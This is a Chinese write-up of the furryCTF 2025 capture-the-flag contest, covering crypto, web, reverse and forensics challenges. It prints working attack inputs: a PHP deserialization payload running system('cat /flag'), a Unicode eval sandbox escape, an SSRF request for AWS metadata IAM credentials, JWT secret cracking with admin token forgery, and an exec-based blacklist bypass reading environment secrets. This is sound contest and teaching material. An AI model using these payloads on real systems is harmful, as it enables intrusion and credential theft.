


furryCTF 2025 Writeup

比赛时间：2026 年 1 月 30 日 12:00~2026 年 2 月 2 日 12:00



队伍名称	Matrix
参赛队员	denameless, RunningKuma
是否为安徽师范大学校内队伍	否
2026.2.5	

本队成功解出题目

【Misc】

1. AA 哥的 JAVA

首先打开一看，是被空格切开的 java，先试着把空行弄掉运行后试着作为 flag 提交发现不行。

诶这里好像有点不对：

```
import java.util.Base64;
import java.util.Random;
public class Encrypt {
    public static void main(String[] args) {
        String input = "SecretMessage123";
        String processed = process(input);
        System.out.println("pofp{" + processed + "}");
    }
    private static String process(String data) {
        String phase1 = apply(data, 7);
        String phase2 = invert(phase1);
        String phase3 = encode(phase2);
        String phase4 = add(padding(phase3, 2));
        return phase4;
    }
    private static String apply(String str, int key) {
        StringBuilder output = new StringBuilder();
        for (char ch : str.toCharArray()) {
            if (Character.isLetter(ch)) {
                char base = Character.isLowerCase(ch) ? 'a' : 'A';
                ch = (char)((ch - base + key) % 26 + base);
            } else if (Character.isDigit(ch)) {
                ch = (char)((ch - '0' + key) % 10 + '0');
            }
            output.append(ch);
        }
        return output.toString();
    }
    private static String invert(String str) {
        char[] chars = str.toCharArray();
        for (int i = 0; i < chars.length / 2; i++) {
            char temp = chars[i];
            chars[i] = chars[chars.length - 1 - i];
            chars[chars.length - 1 - i] = temp;
        }
        return new String(chars);
    }
}
```

经典 tab 和空格的隐写，追求速度直接丢给 AI 生成脚本了，思路是把 tab 和空格先转为二进制序列然后再转 utf8：


```
位置 39: 00110100 -> 52 -> '4'
位置 40: 01110110 -> 118 -> 'v'
位置 41: 00110100 -> 52 -> '4'
位置 42: 01111101 -> 125 -> '}'

=====
最终解码结果:
=====

>>> pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_of_J4v4} <<<
```


2. CyberChef

询问 AI 得知菜谱是一个叫 Chef 的语言，可以在线运行查看是否有输出结果 <https://tio.run/#chef>



The screenshot shows the TIO.run web interface. At the top, there are icons for the TIO logo, a play button, and a link icon. Below these, the 'Chef' language is selected. A list of components (Header, Code, Footer, Input, Arguments, Output, Debug) is on the left. The 'Output' section displays a long Base64-encoded string: `ZnVycn1DVEZ7SV9Xb3UxZF9MMWt1X1MwbWVfQ29sb245bF90dWdnZTd5X09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==`. The 'Debug' section shows execution statistics: Real time: 0.150 s, User time: 0.133 s, Sys. time: 0.014 s, CPU share: 98.33 %, and Exit code: 0.

然后给 CyberChef 解码



The screenshot shows the CyberChef web interface. The 'Recipe' panel on the left has 'From Base64' selected, with 'Alphabet' set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' checked. The 'Input' panel on the right contains the same Base64 string as the previous screenshot. The 'Output' panel at the bottom shows the decoded result: `furryCTF{I_WouId_Like_S0me_Colon91_Nugge7s_On_Cra7y_Thursd5y_VIV0_50_AHA}`.

3. 困兽之斗

漏洞在于 Python 的 eval 函数能识别所有 Unicode 字符，包括非 ascii 的花体、斜体等。所以可以先用非 ascii 字符绕过代码中的字符串检查，再执行想要执行的代码，例如：


```
eval(eval(''))  
  
open('flag', 'r', encoding='utf-8').read()
```

这样在第二次输入的字符串可以给内层的 eval 执行。这里选用 open 函数是因为 eval 必须传入字符串表达式，而题目给的源码会将这部分执行的结果当作字符串变量给外层的 eval 执行，相当于直接打印结果。

```
Well,I just banned letters,digits, '.' and ','  
And also banned getattr() and help() by replacing it  
And I banned os,subprocess module by pre-load it as strings  
Just give up~  
Or you still wanna try?  
> eval(input())  
open('flag', 'r', encoding='utf-8').read()  
Result: furryCTF{d4fa4e17c9e5_just_RuN_0U7_fROM_7He_sAndbox_wlth_uNiC0de}
```

4. 签到题

签到题当然是直接从给的源代码里找答案（



【Crypto】

1. GZRSA

源码里使用 flag 作为随机数的种子来生成 RSA 的大素数，而 Python 的 random 是伪随机数，前面的状态都是固定的，生成的 n 也是一样的，直接共模攻击即可。开两次容器得到不同随机数的结果，然后使用如下

```

from sage.all import *

def common_modulus_attack(c1, c2, e1, e2, n):
    g, r, s = xgcd(e1, e2)

    if g != 1:
        raise ValueError("e1 和 e2 不互质")

    if r < 0:
        c1_inv = inverse_mod(c1, n)
        part1 = pow(c1_inv, -r, n)
    else:
        part1 = pow(c1, r, n)

    if s < 0:
        c2_inv = inverse_mod(c2, n)
        part2 = pow(c2_inv, -s, n)
    else:
        part2 = pow(c2, s, n)

    m = (part1 * part2) % n

    return m

if __name__ == "__main__":
    n =
9514188125439477769692776572850389584405895977551979
3331324146769392915376749767585244976195117483760382
3640674132760266114744085860910307514500269544371434
3215727457855442441871027528438463266719388679465405
9218926857740227929853221070371646228894320359284798
332646218625424933039149768472902432634781037269
c1 = 26879

```

得到 flag

```
恢复的明文: 67730986470983151981352509978307244795200761890394251989952604195043700156140109300484738241875601864820928863672142170057597  
明文: furryCTF{0219c5676040_eASY_Rs4_w1TH_9ZC7f_FRaMEwork}
```

2. Hide

代码作了大素数模乘群下的乘法，但只给出低位的信息，是 HNP 问题，可以利用 LLL 恢复。

```

from Crypto.Util.number import *
from sage.all import *

N = 6

SHIFT_BITS = 256

MOD_SHIFT = 2**SHIFT_BITS

W = inverse_mod(MOD_SHIFT, x)

t = [(a * W) % x for a in A]

u = [(c * W) % x for c in C]


K = 2**256

Z = 2**768


L = Matrix(ZZ, N + 2, N + 2)


L[0, 0] = K

for i in range(N):
    L[0, i + 1] = t[i]

L[0, N + 1] = 0

for i in range(N):
    L[i + 1, i + 1] = -x

L[N + 1, 0] = 0

for i in range(N):
    L[N + 1, i + 1] = -u[i]

L[N + 1, N + 1] = Z

res = L.LLL()

for row in res:
    if abs(row[N + 1]) == Z:
        print("Found vector!")
        possible_m = abs(row[0]) // K
        try:
            flag_padded = long_to_bytes(possible_m)
            if flag_padded.endswith(b'\x00'*20):
                flag = flag_padded[:-20]

```

```
Found vector!  
Flag: pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}
```

3. lazy signer

源码将 ECDSA 的私钥经过一系列哈希编码后作为 AES 的密钥来加密 flag，又给出了这个 ECDSA 的签名服务，但签名重用了随机数，所以进行选择明文攻击恢复出私钥，再解密 flag 的 AES 加密字符串即可

```
(sage) nameless@LAPTOP-S010UI57:/mnt/c/Users/Mars0008/Desktop/ctf/2026furryctf/gzrsa$ /home/  
rs/Mars0008/Desktop/ctf/2026furryctf/lazy_signer/solve.py"  
POFP{68af9c63-e67b-4ff6-96ba-64f89928590b}
```

```

import hashlib

from Crypto.Cipher import AES

from Crypto.Util.Padding import *

from ecdsa import SECP256k1

from ecdsa.ecdsa import Public_key, Private_key, Signature


curve = SECP256k1

n = curve.order


msg1 = "1"
msg2 = "2"

r =

81906771830179392912351322801676102200295353845001540091558

398205711430541926

s1 =

63585087610942132453106437181819055915770495143885761696567

442696021556457003

s2 =

76498520717271183661705786477567441777590437521234642793180

979735649348574779

encrypted_flag_hex =

"258a01e44f3f055c065352f0c6cfa67f67e1dc1fce8b904eebbc31e601

dbe3913e40f578fcfd915a66687307cbc6648b"


z1 = int.from_bytes(hashlib.sha256(msg1.encode()).digest(),
'big')

z2 = int.from_bytes(hashlib.sha256(msg2.encode()).digest(),
'big')

k = (((z1 - z2) % n) * pow((s1 - s2) % n, -1, n)) % n

d = (((s1 * k - z1) % n) * pow(r, -1, n)) % n


aes_key = hashlib.sha256(str(d).encode()).digest()

cipher = AES.new(aes_key, AES.MODE_ECB)

```

4. Tiny Random

网上甚至能找到原题 () 参考下面这篇博客

<https://blog.soreatu.com/posts/intended-solution-to-nhp-in-gxzyctf-2020/>

针对这道题对博客提出的格矩阵稍做了修改，因为私钥可能比随机数大得多，可以对矩阵每个元素乘上私钥，再在整数域下进行格基约化。但实测直接在有理域格基约化也能得到正确的结果。题目最多给 60 个签名对，在维度够高的情况下 flag 是很容易恢复出来的

此外格矩阵的元素似乎不关心正负性是否正确，因为格和初始基向量的范数没有改变，最后都能恢复出 flag

```

import socket

import json

import hashlib

from ecdsa import SECP256k1, SigningKey

from sage.all import *

HOST = "ctf.furryctf.com"

PORT = 36283

I = 50

K = 2 ** 128

def recvline(sock):
    return sock.recv(4096).decode().strip()

def sendline(sock, s):
    sock.sendall((s + "\n").encode())

sock = socket.create_connection((HOST, PORT))
pub = json.loads(recvline(sock))
x = pub["x"]
y = pub["y"]

sigs = []

n = SECP256k1.order

for i in range(I):
    msg = f"msg_{i}"
    sendline(sock, json.dumps({"op": "sign", "msg": msg}))
    resp = json.loads(recvline(sock))
    r = int(resp["r"], 16)
    s = int(resp["s"], 16)
    h = int(resp["h"], 16)

```

```
yes
response: {"flag": "POFP{3feb35c7-cc95-46f5-8c8a-22e0e499dbfb}"}
```

5. 迷失

源码中的 `encode` 函数作了类似二分的操作将明文空间映射到更大的密文空间，虽然引入了随机数因素，但 `encode` 仍然具有严格的保序性。因为随机数实际上只与当前的明文上下限和密文上下限有关，所以当两者都相同时不同的明文要么根据相同的随机数进入下一个相同的明密文空间，要么直接被二分至不同明密文空间。

然后源码对 `flag` 的每个字节都独立地进行 `encode` 并输出结果，又提示了一些大小写字母和数字，所以可以将编码按字节分割然后根据保序性来恢复 `flag`。此外还可以根据语义来推测字符

```
# furryCTF{Pleasure_Query_Or6er_Prese7ving_cryption_owo}

# m = 4ee0 6f40 7770 Now
# 2800
# 6680 6d00 6091 6740 flag
# 2800
# 6891 7340 is
# 2800
# 6680 74f1 7200 7200 7900 4271 5500 46e0 furryCTF
# 7b00 {
# 5000 6d00 65c0 6091 7340 74f1 7200 65c0 '5f40'
# 50f1 74f1 65c0 7200 7900 '5f40' |
# 4f70 7200 3a60 65c0 7200 '5f40'
# 5000 7200 65c0 7340 65c0 3af0 7680 6891 6e80 6740 '5f40'
# 6295 7200 7900 7000 7400 6891 6f40 6e80 '5f40'
# 6f40 7770 6f40
# 7cf1 }
# 2800
# 2f49 -
# 2800
# 6df0 6091 6500 65c0 made
# 2800
# 61e1 7900 by
# 2800
# 50f1 50f1 3c59 38d4 3820 3940 3940 3790 3790 3b80 39d0 3820 3b80 QQ:3244118528
# 2800
# 7140 7770 7140 qwq
```

【Web】

1. ~admin~

源码用 JWT 来认证身份，我的做法是使用 c-jwt-cracker 爆破已有的 JWT 的签名密钥，然后伪造 admin 的 JWT

先爆破密钥

```
(sage) nameless@LAPTOP-S010UI57:/mnt/c/Users/Mars0008/desktop/c-jwt-cracker$ ./jwtcrack eyJ0eXAiOiJKV  
cwMjMwOTYzZjQ.sLkiTPv58UV7nFY1KyehRN2K_Ushadl5xKJyKoNGm34  
Secret is "mwkj"
```

然后构造 JWT

jwt解密/加密

编码区域

JWT Token复制
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IHYlZjoiYWRTaW4iLCJpYXQJOiE3NzAyMjc2NDkzMDEzMDk2M30uLnltX_puc3xdiZT2_FbC2B66f-yURznNY9jseQJWPA

操作区域

签名算法:
HS256

← 编码

→ 解码

✓ 校验

Unix 时间互转

解碼區域

头部/Header随机复制
{
 "typ": "JWT",
 "alg": "HS256"
}

载荷/Payload随机复制
{
 "user": "admin",
 "iat": 1770227363,
 "exp": 1770230963
}

对称密钥随机
mwkj

拿到 flag

用户主页

欢迎, admin!

登录时间: 2026/2/5 01:49:23

过期时间: 2026/2/5 02:49:23

flag:
furryCTF{JWT_T0k9n_W1th_We6k_Pa5s}

您已成功通过身份验证。

2. babypop

POP 链构造的思路：初始化一个 LogService 实例，且实例的 handler 成员是一个 FileStream 实例。当 LogService 析构函数触发时，就会调用 FileStream 的 close 执行 flag 的读取。

源码使用输入的 user 和 bio 变量初始化了一个 UserProfile 实例，然后进行序列化，然后对序列化的字符串中包含“hacker”的部分进行删除后反序列化，需要设计输入的变量字符串使得反序列化函数能生成一个 LogService 实例。以下是一个可用的 payload

```
user=hackerhackerhacker&bio=;s:1:"a";O:10:"LogService":2:{s:10:"%00*%00handler";O:10:"FileStream":3:{s:16:"%00FileStream%00path";s:0:"";s:16:"%00FileStream%00mode";s:5:"debug";s:7:"content";s:22:"system('cat /flag');1;";}s:12:"%00*%00formatter";O:13:"DateFormatter":0:{}}
```

对序列化后的字符串以及删除“hacker”进行反序列化之前的字符串进行打印调试：


```

string(369)
"O:11:"UserProfile":3:{s:8:"username";s:18:"hackerhackerhacker";s:3:"bio";s:243:"";s:1:"a";O:10:"LogService":2:{s:10:"%00*%00handler";O:10:"FileStream":3:{s:16:"%00FileStream%00path";s:0:"";s:16:"%00FileStream%00mode";s:5:"debug";s:7:"content";s:22:"system('cat
/flag');1;";}s:12:"%00*%00formatter";O:13:"DateFormatter":0:{"}}";s:10:"preference";O:13:"DateFormatter":0:{"}}"}
string(351)
"O:11:"UserProfile":3:{s:8:"username";s:18:"";s:3:"bio";s:243:"";s:1:"a";O:10:"LogService":2:{s:10:"%00*%00handler";O:10:"FileStream":3:{s:16:"%00FileStream%00path";s:0:"";s:16:"%00FileStream%00mode";s:5:"debug";s:7:"content";s:22:"system('cat
/flag');1;";}s:12:"%00*%00formatter";O:13:"DateFormatter":0:{"}}";s:10:"preference";O:13:"DateFormatter":0:{"}}"}

```

这里 username 的值被全部删除，但是序列化保存的字符串长度信息没有改变，unserialize 函数会一直读取 18 字节，直到变量 a。而变量 a 就是构造的 LogService 实例。

然后 POST 构造的数据即可



3. CCPreview

问 ai，可以进行 SSRF 访问 AWS 实例的元数据
这里先是找到了 IAM，然后顺藤摸瓜得到了 flag

Test Connectivity

Use this tool to verify website availability from our **us-east-1** cloud instance.

`http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role`

Scan

```
root@ip-10-0-1-55:~# curl "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role"
{"Code": "Success", "Type": "AWS-HMAC", "AccessKeyId": "AKIA_ADMIN_USER_CLOUD", "SecretAccessKey": "POFP{cca4704d-e7ae-4485-b3b0-6138c4192855}", "Token": "MwZNCNz... (Simulation Token)", "Expiration": "2099-01-01T00:00:00Z"}
```

4. ezmd5

php 的 md5 碰撞，但可以不用去找碰撞，而是数组绕过



只要想办法绕过 AST 的黑名单限制就行，例如以下代码

```
__builtins__.__dict__['exec'](  
    'import os; print(os.environ.get("GZCTF_FLAG"))'  
)
```

这个代码通过内置模块绕了弯去找 `exec` 函数，而不会被 AST 解析出来

代码输入	输出结果
<code>__builtins__.__dict__['ex' + 'ec']('import os; print(os.environ.get("GZCTF_FLAG"))')</code>	<pre>> 进程已启动... furryCTF{do_not_10gE7_to_remove_debug_when_fe8c8f1c739c_RE1E453}</pre>

【Reverse】

1. ezvm

一开始一逆向发现直接给了，本来以为是个简单题结果好像没那么简单：

```

14  __int64 v14; // rax
15  __int64 v15; // rax
16  __int64 v16; // rdx
17  bool v17; // zf
18  const char *v18; // rdx
19  __int64 v19; // rax
20  int v21; // [rsp+20h] [rbp-40h]
21  char v22[20]; // [rsp+24h] [rbp-3Ch] BYREF
22  char v23[24]; // [rsp+38h] [rbp-28h] BYREF
23
24  v3 = (char *)operator new(0x11u);
25  v4 = "POFP{327a6c4304}";
26  v5 = v3;
27  do
28  {
29      ...

```

后来仔细观察了一下发现：代码用 `v22[v11 - 4]` 访问时，`v21` 和 `v22` 在栈上相邻，所以可以访问到 `v21` 的数据，这样的话 `flag` 中的第二位和第六位就会被替换成 1.

最终得出 `flag` 是 `POFP{317a614304}`

2. Lua

并没有学过 lua，对 lua 字节码之类的也不熟，和 AI 一起写了个脚本发现字节码中间点问题，用 114 异或得出结果了（好臭的数字）：

```

decode_lua.py > ...
48 import base64
49 # Base64编码的Lua字节码
50 encoded = "G0x1YVQA6ZMNCChoKBaGleFYAAAAAAAAAAAAACh3QABaAa4BAA6gkAAAFIAAAABgf9/tAEAAJUBA36vAYAHQIAgEqBCQALAwAADgM6AYAD"
51 # 解码
52 decoded = base64.b64decode(encoded)
53 print("解码后的字节码中的字符串:")
54 print(decoded)
55
56 # 提取可见字符串
57 import re
58 strings = re.findall(b'[\x20-\x7e]{4,}', decoded)
59 for s in strings:
60     print(f"Found string: {s.decode('latin-1')}")
61
62 # 关键字字符串分析
63 # 提取编码数据: "20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15"
64 encoded_data = "20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15"
65 numbers = list(map(int, encoded_data.split('-')))
66 print(f"\n编码的数字序列: {numbers}")
67 print(f"长度: {len(numbers)}")
68
69 # 尝试不同的解码方式
70 print("\n尝试XOR解码:")
71
72 # 假设flag格式是 flag{...}
73 # 'f' = 102, 'l' = 108, 'a' = 97, 'g' = 103, '{' = 123
74 expected_start = [ord('f'), ord('l'), ord('a'), ord('g'), ord('{')]
75
76 # 看起来XOR的key可能与位置有关
77 # 尝试用位置作为key进行XOR
78 print("\n尝试用索引XOR解码:")
79 result = ""
80 for i, n in enumerate(numbers):
81     char = chr(n ^ i)
82     result += char
83     print(f"索引XOR结果: {result}")
84
85 # 尝试其他方式
86 print("\n尝试直接加上固定值:")
87 for offset in range(80, 90):
88     result = ""
89     try:
90         for n in numbers:
91             result += chr(n + offset)
92         if result.startswith("flag"):
93             print(f"offset={offset}: {result}")
94     except:
95         pass
96
97 # 尝试XOR固定值
98 print("\n尝试XOR固定值:")
99 for key in range(80, 130):
100     result = ""
101     try:
102         for n in numbers:
103             result += chr(n ^ key)
104         if 'flag' in result.lower():
105             print(f"XOR key={key}: {result}")
106     except:
107         pass
108
109

```


【Forensics】

1. 深夜来客

经典抓包，wireshark 打开直奔主题，既然题面说服务器没有信息

那就从入侵者着手：

这一帧怎么怪怪的：



截取后面的注释 base64 解码即可得到 flag：

Base64 编码/解码

ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d

字符编码: UTF-8

☒ 解码过滤非 Base64 字符

furryCTF{FrOm_AnOn9m0us_To_Ro0t}7

【PPC】

1. flagReader

没什么好说的，写个脚本一个个获取然后两次 base64 转换就

行：

```
def get_flag():
    # 构造API的基础路径
    api_base = f"{TARGET_URL.rstrip('/')}/api"

    print(f"[*] 正在连接目标: {TARGET_URL}")

    # 1. 获取Flag的总长度
    try:
        resp = requests.get(f"{api_base}/flag/length")
        resp.raise_for_status()
        data = resp.json()

        if 'length' not in data:
            print("[~] 无法获取Flag长度, API响应异常")
            return

        total_length = data['length']
        print(f"[+] 成功获取Flag长度: {total_length} 个字符")

    except Exception as e:
        print(f"[~] 连接失败: {e}")
        return

    # 2. 遍历获取每一个字符
    hex_flag = ""
    print("[*] 开始下载Flag字符...")

    # 使用Session以提高连接效率
    with requests.Session() as session:
        for i in range(1, total_length + 1):
```

最后得出：

furryCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-7f223d2e-
efd7-4735-850e-8cd3bfdf2e56-dccb8de2-2cb9-45a4-906a-
7b6be4fcbfbf}

这题目怎么这么恶趣味...

2. 你是说这是个数学题？

观察源码，循环的每一步对 matrix 和 result 的操作其实是相同的，都是左乘一个相同的操作矩阵，这个操作矩阵在一个单位矩阵，所以原 flag 表示的向量左乘 matrix 就是 result
但这还没完，ord 函数返回的不是固定的一字节，会自动忽略前导零，得到的二进制位数不是固定的。所以只能对恢复出的向量人肉搜索出符合语义的正则匹配字符串，鉴定为迷失 plus

```

from sage.all import *

matrixok = [list(map(int, row)) for row in matrix]

M = Matrix(GF(2), matrixok)

R = vector(GF(2), result)

binary_vector = M.solve_right(R)

binary = [int(b) for b in binary_vector]

```

```

# 1111011 {
# 1011000 X
# 110000 0
# 1110010 r
# 1011111 _
# 1001101 M
# 1100001 a
# 1110100 t
# 1110010 r
# 110001 1
# 1111000 x
# 1011111 _
# 1010111 W

# 110100111011111010001011111100111111011101110011011111101011

# 110100 4
# 1110111 w
# 1101000 h
# 1011111 _
# 1001111 0
# 1101110 n
# 111001 9
# 1011111 _
# 1010101 U
# 1101110 n
# 1101001 i

# 111001 9
# 1110101 u
# 1100101 e
# 1011111 _
# 1010011 S
# 1100001 a
# 1011001 Y
# 110101 5

# 1110100 t
# 110001 1
# 1101111 0
# 1101110 n
# 1111101 }

answer = 'FurryCTF{X0r_Mat1x_W4wh_On9_Uni9ue_SaYSt1on}'

